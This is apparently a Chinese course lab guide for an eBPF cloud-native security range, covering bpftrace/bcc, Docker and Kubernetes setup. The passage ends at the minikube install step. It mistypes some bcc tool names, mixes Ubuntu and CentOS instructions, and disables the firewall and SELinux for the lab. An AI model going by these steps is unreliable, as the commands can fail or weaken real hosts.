

基于eBPF的云原生攻防靶场实验

基于eBPF的云原生攻防靶场实验

前导：bpfftrace和bcc安装过程及测试

概览：网络编程技术演进

作业大纲：2023年操作系统实验课

零、下载虚拟机镜像

一、导入虚拟机镜像

二、安装并配置docker

为docker配置国内源

安装docker

修改docker的cgroup driver为systemd

配置docker系统服务

验证docker的运行状态

查看系统服务

查看cgroup driver

测试docker运行

三、配置kubernetes运行环境

关闭swap分区，取消其挂载选项

修改hostname

禁用防火墙

禁用SELINUX

配置内核模块以及参数

安装必要软件包，同步系统时间

四、安装k8s集群管理工具

安装kubectl

安装minikube

安装helm

五、使用minikube创建k8s集群

六、利用Falco规则对容器进行监控

0、部署cilium

1、部署Falco

2、Falco监控操作

七、部署SQL Injection开源漏洞靶场

1、搭建sqli-labs靶场

2、sqli-lab靶场注入实验

八、利用Cilium对集群HTTP-L7流量进行监控，检测SQL注入攻击

1、部署Cilium

2、Cilium监测HTTP-L7流量

附录：web攻防资料

前导：bpfftrace和bcc安装过程及测试

- 由于BPFtrace官方建议运行 Linux 4.9 内核或更高版本。某些工具可能适用于较旧的内核，但不再测试这些旧内核，所以本次实验不再使用古老的fedora7，而是使用暑期学校另一门课程实验使用的SEED虚拟机（Ubuntu 20.04版本）来进行本次实验。

1、安装bpfftrace

```
sudo apt-get update
sudo apt-get install -y bpftrace

#上述不行可以尝试以下代码
sudo apt-get install snapd
sudo snap install bpftrace
sudo apt-get install -y bpftrace
```

2、安装依赖工具和python包

```
#安装依赖工具
sudo apt-get -y install bison build-essential cmake flex git libedit-dev \
libllvm6.0 llvm-6.0-dev libclang-6.0-dev python zlib1g-dev libelf-dev

#安装python包
sudo apt-get install python3-pip
sudo apt-get install python3-distutils
sudo apt-get install python3-setuptools
```

3、安装bcc

```
git clone https://github.com/iovisor/bcc.git
mkdir bcc/build; cd bcc/build
cmake ..
make
sudo make install
cmake -DPYTHON_CMD=python3 .. # build python3 binding
pushd src/python/
make
sudo make install
popd
```

- 根据不同环境，上一步所安装依赖工具的方式可能不同，具体可以参考官方文档
<https://github.com/iovisor/bcc/blob/master/INSTALL.md>
- 编译过程中遇到编译头文件失败的问题可以参考
https://blog.csdn.net/weixin_43144516/article/details/117457851

4、使用bcc

- 进入bcc的tools文件夹即可开始使用相关工具，注意在运行时需要加上python3，因为一般系统中安装的是python3而默认运行是python2，这里简单举几个例子。
- 一些使用教程 https://blog.csdn.net/qg_31220203/article/details/118686482

#查看TCP会话的生命周期和吞吐量(使用浏览器访问网址即可有输出)

```
sudo python3 ./tcp1ife
```

#追踪每个任务占CPU的时间

```
sudo python3 ./cpulist
```

#追踪新的进程

```
sudo python3 ./execsnoop
```


#追踪新创建的线程

```
sudo python3 ./threadsnoop
```

概览：网络编程技术演进

网络编程 <https://www.cnblogs.com/fs7744/p/17022029.html>

- 首选必然是 socket，套接字编程已经封装了网络细节，极大简化了我们网络底层的复杂度。
- 当然这并不是性能最好的方式，我们还可以减少系统内核在网络协议栈的开销，比如利用ebpf以及xdp，facebook的Katran 和 cilium就是典型代表
- 更进一步是选择网卡硬件支持的DPDK，当然需要网卡支持这点也是它的最大局限。生态完善，社区强大（一线大厂支持）的应用层开发项目是FD.io（The Fast Data Project），有思科开源支持的VPP，比较完善的协议支持，ARP、VLAN、Multipath、IPv4/v6、MPLS等。用户态传输协议UDP/TCP有TLDK。从项目定位到社区支持力度算比较靠谱的框架。



作业大纲：2023年操作系统实验课

- 实验目的：通过实验，让学生了解基于BPF机制的云原生安全机制，掌握利用BPF工具对容器系统进行跟踪与探测的方法。
- 实验内容：阅读课件：[深入浅出bpf v4](#)，学习BPF机制，了解BCC（BPF Compiler Collection）和bpftarce的实现原理，利用BPF工具实现对系统的跟踪和探测，如跟踪新创建的进程，统计线程占用CPU的时间，统计某

内核函数的调用次数，跟踪系统中的内存调用和页错误，跟踪文件打开信息、L3-L4报文传输、以及应用层网络消息收发等。

- 实验步骤：
 - 部署k8s集群，在集群内部署一个web靶场
 - 对该node内的容器利用falco进行主机信息、系统调用监测
 - 对该node内容容器利用cilium进行http流量监测，针对sql注入类攻击进行告警，webshell攻击等。这是推荐的预置漏洞的web靶机：<https://github.com/vulhub/vulhub/blob/master/README.zh-cn.md>
- 实验验收：
 - 展示基于BPF的falco工具对系统的跟踪和探测，如跟踪新创建的进程，统计线程占用CPU的时间，统计某内核函数的调用次数，跟踪系统中的内存调用和页错误，跟踪文件打开信息。
 - 展示cilium工具的L3-L4报文传输、以及应用层L7网络消息收发能力。

什么是eBPF?

eBPF 为 *Extended Berkeley Packet Filter* 的缩写。从字面意思上，你可以了解到其主要目的为网络报文过滤，[原始论文](#)为伯克利实验室所编写（Lawrence Berkeley National Laboratory）。"扩展" 版本功能已经远远超出了网络报文的过滤。eBPF 是一个在内核运行的虚拟机框架，允许用户在操作系统的内核中加载和运行自定义程序，可用于扩展甚至修改内核行为。主要的用途是捕获网络报文收发、系统调用等操作系统内核事件，为上层应用提供可见性。参考：[深入浅出eBPF](#)，以及具体查阅[bpf学习仓库](#)。

什么是Cilium?

Cilium 是对Linux K8S容器实现网络安全保护的开源软件。Cilium的基础底层是Linux内核的eBPF技术，能够在内核虚拟机中动态插入强力的安全日志采集规则。因为eBPF虚拟机跑在Linux内核之中，无需修改上层的应用程序代码或者容器配置，Cilium的安全策略可以部署到内核中和更新规则。参考：[Cilium 1.11 发布，带来内核级服务网格、拓扑感知路由](#)。

什么是Hubble?

Hubble 是一个实现网络和安全可见性的日志分布化存储平台。它建构在Cilium和eBPF之上，来获取服务间应用层RPC通信行为的可见性，以及对网络层、传输层通信流量的可见性。由于Hubble建构在Cilium框架之上，Hubble可以利用eBPF内核虚拟机来采集网络流量日志。借助于eBPF框架的动态监测能力，可以在内核热部署过滤规则，来采集用户感兴趣的网络流量日志和系统日志。

什么是Falco?

Falco是对Linux K8S容器实现系统调用安全防护的开源软件。Falco的基础底层是Linux内核的eBPF技术，来旁路监测系统调用事件。参考：[初识容器安全项目 Falco](#)。

零、下载虚拟机镜像

- 1、hard模式：可以选择下载bpf-seu.zip镜像，从步骤一开始配置环境。

链接：<https://pan.baidu.com/s/12Iz1vnabIMi5IGmF05dghQ?pwd=r9tg> 提取码：r9tg

- 2、easy模式：可以选择下载bpf-seu-ez.zip和bpf-seu-ez.z01镜像，直接从步骤五上手。

链接：<https://pan.baidu.com/s/1ji2TpgJVvHI6ncvphK92DQ?pwd=p3ka> 提取码：p3ka


注意：一定要在虚拟机外部安装翻墙软件[Clash for Windows](#)。选择Intel x86指令集和Linux操作系统的安装包 Clash.for.Windows-0.20.39-x64-linux.tar.gz文件。要从宿主机拷贝这个文件到虚拟机内部，可以为虚拟机[启用共享文件夹](#)。这边有[Clash for Windows翻墙软件的安装步骤](#)。记着cfw命令执行用root用户的时候，会提示你加上 `--no-sandbox` 参数。

```
./cfw --no-sandbox
```

然后在命令行Shell里面，通过下面的命令连接代理。再做后续的实验步骤，以及执行以下的设置：[快速设置 Docker 的三种网络代理配置](#)。下面只是其中的第一种代理。

```
git config --global http.proxy "http://127.0.0.1:7890"
git config --global https.proxy "http://127.0.0.1:7890"

export http_proxy="http://127.0.0.1:7890"
export https_proxy="http://127.0.0.1:7890"
```



开启服务：

- (1) 启动minikube，具体检查方法可以参考步骤五。

```
minikube start \
--vm-driver=none \
--kubernetes-version=v1.16.2 \
--network-plugin=cni \
--cni=false \
--image-mirror-country='cn'
```

(2) 检查falco状态，具体检查方法可以参考步骤六。

```
kubectl get pods | grep falco
```

```
kubectl logs ${falco pod名称}
```

(3) 检查Cilium状态，具体方法可以参考步骤七。

```
cilium status
```

检查服务状态没有问题，则可以直接从步骤九开始试验，或者自行调整试验顺序、先易后难。


一、导入虚拟机镜像

虚拟机 (Virtual Machine) 指通过软件模拟的具有完整硬件系统功能的、运行在一个完全隔离环境中的完整计算机系统独立的CMOS、硬盘和操作系统，可以像使用实体机一样对虚拟机进行操作。

在官网下载最新版的虚拟机播放软件VirtualBox/vmware workstation（二选一）。导入下载的虚拟机镜像文件。

- [VMware Workstation 16 Pro](#)
- [Virtualbox](#)

确保开机启动的内核版本为5.4 (文件->打开->ovf文件)。用户名/密码为：root/seu



要将输入定向到该虚拟机，请在虚拟机内部单击或按 Ctrl+G。

二、安装并配置docker

- Docker 是开源的软件容器平台。
- Docker 使用 Google 公司推出的 **Go 语言** 进行开发实现，基于 **Linux 内核** 提供的 CGroup 功能和 namespace 来实现的，以及 AUFS 类的 **UnionFS** 等技术，**对进程进行封装隔离，属于操作系统层面的虚拟化技术**。由于隔离的进程独立于宿主和其它的隔离的进程，因此也称其为容器。
- Docker 能够自动执行重复性任务，例如搭建和配置开发环境，从而解放了开发人员以便他们专注在真正重要的事情上：构建杰出的软件。
- 用户可以方便地创建和使用容器，把自己的应用放入容器。容器还可以进行版本管理、复制、分享、修改，就像管理普通的代码一样。

为docker配置国内源

```
sudo yum-config-manager \
    --add-repo \
    https://mirrors.aliyun.com/docker-ce/linux/centos/docker-ce.repo

sudo sed -i 's/download.docker.com/mirrors.aliyun.com\/docker-ce/g' /etc/yum.repos.d/docker-ce.repo
```

```
[root@localhost ~]# sudo yum-config-manager \
> --add-repo \
> https://mirrors.aliyun.com/docker-ce/linux/centos/docker-ce.repo
Loaded plugins: fastestmirror, langpacks
adding repo from: https://mirrors.aliyun.com/docker-ce/linux/centos/docker-ce.repo
grabbing file https://mirrors.aliyun.com/docker-ce/linux/centos/docker-ce.repo to /etc/yum.repos.d/docker-ce.repo
repo saved to /etc/yum.repos.d/docker-ce.repo
[root@localhost ~]# sudo sed -i 's/download.docker.com/mirrors.aliyun.com\/docker-ce/g' /etc/yum.repos.d/docker-ce.repo
```

安装docker

```
sudo yum install -y docker-ce docker-ce-cli containerd.io
```

```
[root@localhost ~]# sudo yum install -y docker-ce docker-ce-cli containerd.io
Loaded plugins: fastestmirror, langpacks
Loading mirror speeds from cached hostfile
* base: mirrors.njupt.edu.cn
* elrepo: hkg.mirror.rackspace.com
* extras: mirrors.njupt.edu.cn
* updates: mirrors.njupt.edu.cn
Resolving Dependencies
--> Running transaction check
---> Package containerd.io.x86_64 0:1.6.7-3.1.el7 will be installed
--> Processing Dependency: container-selinux >= 2:2.74 for package: containerd.io-1.6.7-3.1.el7.x86_64
---> Package docker-ce.x86_64 3:20.10.17-3.el7 will be installed
--> Processing Dependency: docker-ce-rootless-extras for package: 3:docker-ce-20.10.17-3.el7.x86_64
---> Package docker-ce-cli.x86_64 1:20.10.17-3.el7 will be installed
--> Processing Dependency: docker-scan-plugin(x86-64) for package: 1:docker-ce-cli-20.10.17-
```

```
Installed:
 containerd.io.x86_64 0:1.6.7-3.1.el7          docker-ce.x86_64 3:20.10.17-3.el7
 docker-ce-cli.x86_64 1:20.10.17-3.el7

Dependency Installed:
 container-selinux.noarch 2:2.119.2-1.911c772.el7_8
 docker-ce-rootless-extras.x86_64 0:20.10.17-3.el7
 docker-scan-plugin.x86_64 0:0.17.0-3.el7
 fuse-overlayfs.x86_64 0:0.7.2-6.el7_8
 fuse3-libs.x86_64 0:3.6.1-4.el7
 slirp4netns.x86_64 0:0.4.3-4.el7_8

Complete!
```

修改docker的cgroup driver为systemd

执行 `mkdir /etc/docker`

编辑 `/etc/docker/daemon.json` (如果没有则创建该文件)

```
{
  "exec-opts": ["native.cgroupdriver=systemd"]
}
```

```
[root@localhost ~]# mkdir /etc/docker
[root@localhost ~]# vim /etc/docker/daemon.json
[root@localhost ~]# cat /etc/docker/daemon.json
{
    "exec-opts": ["native.cgroupdriver=systemd"]
}
```

配置docker系统服务

```
sudo systemctl enable docker
sudo systemctl start docker
```

```
[root@localhost ~]# sudo systemctl enable docker
Created symlink from /etc/systemd/system/multi-user.target.wants/docker.service to /usr/lib/systemd/system/docker.service.
[root@localhost ~]# sudo systemctl start docker
[root@localhost ~]#
```

验证docker的运行状态

查看系统服务

```
systemctl status docker
```

```
[root@localhost ~]# systemctl status docker
● docker.service – Docker Application Container Engine
   Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; vendor preset: disabled)
   Active: active (running) since Wed 2022-08-24 02:24:14 EDT; 1min 5s ago
     Docs: https://docs.docker.com
  Main PID: 2588 (dockerd)
    Tasks: 8
   Memory: 35.6M
   CGroup: /system.slice/docker.service
           └─2588 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock

Aug 24 02:24:13 localhost.localhostdomain dockerd[2588]: time="2022-08-24T02:24:13.696988618-04:00" level=war...ht"
Aug 24 02:24:13 localhost.localhostdomain dockerd[2588]: time="2022-08-24T02:24:13.697012232-04:00" level=war...ce"
Aug 24 02:24:13 localhost.localhostdomain dockerd[2588]: time="2022-08-24T02:24:13.697136707-04:00" level=inf...t."
Aug 24 02:24:14 localhost.localhostdomain dockerd[2588]: time="2022-08-24T02:24:14.025490675-04:00" level=inf...ss"
Aug 24 02:24:14 localhost.localhostdomain dockerd[2588]: time="2022-08-24T02:24:14.106290743-04:00" level=inf...ng"
Aug 24 02:24:14 localhost.localhostdomain dockerd[2588]: time="2022-08-24T02:24:14.175558609-04:00" level=inf...e."
Aug 24 02:24:14 localhost.localhostdomain dockerd[2588]: time="2022-08-24T02:24:14.183895860-04:00" level=inf...17
Aug 24 02:24:14 localhost.localhostdomain dockerd[2588]: time="2022-08-24T02:24:14.184049710-04:00" level=inf...on"
Aug 24 02:24:14 localhost.localhostdomain systemd[1]: Started Docker Application Container Engine.
Aug 24 02:24:14 localhost.localhostdomain dockerd[2588]: time="2022-08-24T02:24:14.196224037-04:00" level=inf...ck"
Hint: Some lines were ellipsized, use -l to show in full.
[root@localhost ~]# |
```

查看cgroup driver

```
docker info | grep Driver
```

```
[root@localhost ~]# docker info | grep Driver
Storage Driver: overlay2
Logging Driver: json-file
Cgroup Driver: systemd
[root@localhost ~]# |
```

测试docker运行

```
docker run hello-world
```

```
[root@localhost ~]# docker run --rm hello-world
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
2db29710123e: Pull complete
Digest: sha256:7d246653d0511db2a6b2e0436cfd0e52ac8c066000264b3ce63331ac66dca625
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
   (amd64)
3. The Docker daemon created a new container from that image which runs the
   executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it
   to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/

[root@localhost ~]# |
```

三、配置kubernetes运行环境

Kubernetes是一个开源的，用于管理云平台中多个主机上的容器化的应用，Kubernetes的目标是让部署容器化的应用简单并且高效（powerful），Kubernetes提供了应用部署，规划，更新，维护的一种机制。

Kubernetes主要由以下几个核心组件组成：

- etcd保存了整个集群的状态；
- apiserver提供了资源操作的唯一入口，并提供认证、授权、访问控制、API注册和发现等机制；
- controller manager负责维护集群的状态，比如故障检测、自动扩展、滚动更新等；
- scheduler负责资源的调度，按照预定的调度策略将Pod调度到相应的机器上；
- kubelet负责维护容器的生命周期，同时也负责Volume（CVI）和网络（CNI）的管理；
- Container runtime负责镜像管理以及Pod和容器的真正运行（CRI）；
- kube-proxy负责为Service提供cluster内部的服务发现和负载均衡；

关闭swap分区，取消其挂载选项

用命令swapoff关闭swap分区，并修改文件/etc/fstab，注释掉有swap的那一行

```
swapoff -a
```

```
[root@localhost ~]# swapoff -a
[root@localhost ~]# vim /etc/fstab
[root@localhost ~]# cat /etc/fstab

#
# /etc/fstab
# Created by anaconda on Tue Aug 23 20:31:20 2022
#
# Accessible filesystems, by reference, are maintained under '/dev/disk'
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8) for more info
#
/dev/mapper/centos-root / xfs defaults 0 0
UUID=f53aab02-f854-4f5e-8d34-c4378a3adc2c /boot xfs defaults 0 0
# /dev/mapper/centos-swap swap swap defaults 0 0
[root@localhost ~]#
```

验证swap已被关闭

```
free -m
```

```
[root@localhost ~]# free -m
```

	total	used	free	shared	buff/cache	available
Mem:	3908	611	2176	13	1121	3044
Swap:	0	0	0			

```
[root@localhost ~]#
```

修改hostname

k8s节点的hostname必须使用标准的DNS命名，采用默认的localhost会产生各种错误

```
hostnamectl set-hostname control-plane
```

执行过后 **重启** 或者 **注销再登陆**，可以看到hostname已改变

修改/etc/hosts至下图所示

```
[root@control-plane ~]# vim /etc/hosts
[root@control-plane ~]# cat /etc/hosts
127.0.0.1 control-plane localhost localhost.localdomain localhost4 localhost4.localdomain4
::1 control-plane localhost localhost.localdomain localhost6 localhost6.localdomain6
[root@control-plane ~]#
```

禁用防火墙

```
systemctl stop firewalld
systemctl disable firewalld
```

禁用SELINUX

```
setenforce 0
```

修改/etc/selinux/config至下图所示

```
[root@control-plane ~]# vim /etc/selinux/config
[root@control-plane ~]# cat /etc/selinux/config

# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
#   enforcing - SELinux security policy is enforced.
#   permissive - SELinux prints warnings instead of enforcing.
#   disabled - No SELinux policy is loaded.
SELINUX=disabled
# SELINUXTYPE= can take one of three values:
#   targeted - Targeted processes are protected,
#   minimum - Modification of targeted policy. Only selected processes are protected.
#   mls - Multi Level Security protection.
SELINUXTYPE=targeted

[root@control-plane ~]#
```

配置内核模块以及参数

```
modprobe br_netfilter
cat > /etc/sysctl.d/k8s.conf <<EOF
net.bridge.bridge-nf-call-ip6tables = 1
net.bridge.bridge-nf-call-iptables = 1
net.ipv4.ip_forward = 1
vm.swappiness = 0
EOF
sysctl -p /etc/sysctl.d/k8s.conf
```

```
[root@control-plane ~]# modprobe br_netfilter
[root@control-plane ~]# cat > /etc/sysctl.d/k8s.conf <<EOF
> net.bridge.bridge-nf-call-ip6tables = 1
> net.bridge.bridge-nf-call-iptables = 1
> net.ipv4.ip_forward = 1
> vm.swappiness = 0
> EOF
[root@control-plane ~]# sysctl -p /etc/sysctl.d/k8s.conf
net.bridge.bridge-nf-call-ip6tables = 1
net.bridge.bridge-nf-call-iptables = 1
net.ipv4.ip_forward = 1
vm.swappiness = 0
[root@control-plane ~]#
```

安装必要软件包，同步系统时间

```
yum install -y ipset ipvsadm chronyd
systemctl enable chronyd
systemctl start chronyd
chronyc sources
```

```
Installed:
  ipvsadm.x86_64 0:1.27-8.el7

Complete!
[root@control-plane ~]# systemctl enable chronyd
[root@control-plane ~]# systemctl start chronyd
[root@control-plane ~]# chronyc sources
210 Number of sources = 4
MS Name/IP address         Stratum Poll Reach LastRx Last sample
=====
^+ 111.230.189.174          2    6   377    34  +2356us[+2356us] +/-  57ms
^* time.neu.edu.cn          1    6   377    37   +293us[ +501us] +/-  24ms
^- time.cloudflare.com      3    6   377    36  -4606us[-4606us] +/-  98ms
^- ntp8.flashdance.cx       2    7   326   285   -20ms[ -21ms] +/- 197ms
[root@control-plane ~]#
```

至此，前期准备已完成，请对虚拟机拍摄快照做留档。

四、安装k8s集群管理工具

kubectl 是 Kubernetes 的命令行工具（CLI），是 Kubernetes 用户和管理员必备的管理工具。kubectl 提供了大量的子命令，方便管理 Kubernetes 集群中的各种功能：

- kubectl -h 查看子命令列表
- kubectl options 查看全局选项
- kubectl --help 查看子命令的帮助

- kubectl [command] [PARAMS] -o= 设置输出格式 (如 json、yaml、jsonpath 等)
- kubectl explain [RESOURCE] 查看资源的定义

对于k8s集群所有的管理操作，**均使用root账户进行**

安装kubectl

下载1.16.2版本的kubectl和校验文件

```
curl -LO "https://dl.k8s.io/release/v1.16.2/bin/linux/amd64/kubectl"
curl -LO "https://dl.k8s.io/v1.16.2/bin/linux/amd64/kubectl.sha256"
echo "$(cat kubectl.sha256) kubectl" | sha256sum --check # 验证文件完整性
```

验证通过时，输出为：

```
kubectl: OK
```

验证失败时，sha256 将以非零值退出，并打印如下输出：

```
kubectl: FAILED
sha256sum: WARNING: 1 computed checksum did NOT match
```

```
[root@control-plane ~]# curl -LO "https://dl.k8s.io/release/v1.16.2/bin/linux/amd64/kubectl"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100  138  100  138    0    0   356      0 --:--:-- --:--:-- --:--:--   355
100 44.5M  100 44.5M    0    0 2266k      0 0:00:20 0:00:20 --:--:-- 2398k
[root@control-plane ~]# curl -LO "https://dl.k8s.io/v1.16.2/bin/linux/amd64/kubectl.sha256"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100  138  100  138    0    0   82      0 0:00:01 0:00:01 --:--:--   82
100  65  100  65    0    0   29      0 0:00:02 0:00:02 --:--:--   224
[root@control-plane ~]# echo "$(cat kubectl.sha256) kubectl" | sha256sum --check
kubectl: OK
[root@control-plane ~]# |
```

验证通过的情况下，安装kubectl

```
sudo install -o root -g root -m 0755 kubectl /usr/local/bin/kubectl
kubectl version --client #测试安装情况
```

```
[root@control-plane ~]# sudo install -o root -g root -m 0755 kubectl /usr/local/bin/kubectl
[root@control-plane ~]# kubectl version --client
Client Version: version.Info{Major:"1", Minor:"16", GitVersion:"v1.16.2", GitCommit:"c97fe5036ef3df2967d086711e6c0c40594
1e14b", GitTreeState:"clean", BuildDate:"2019-10-15T19:18:23Z", GoVersion:"go1.12.10", Compiler:"gc", Platform:"linux/am
d64"}
[root@control-plane ~]#
```

安装minikube

```
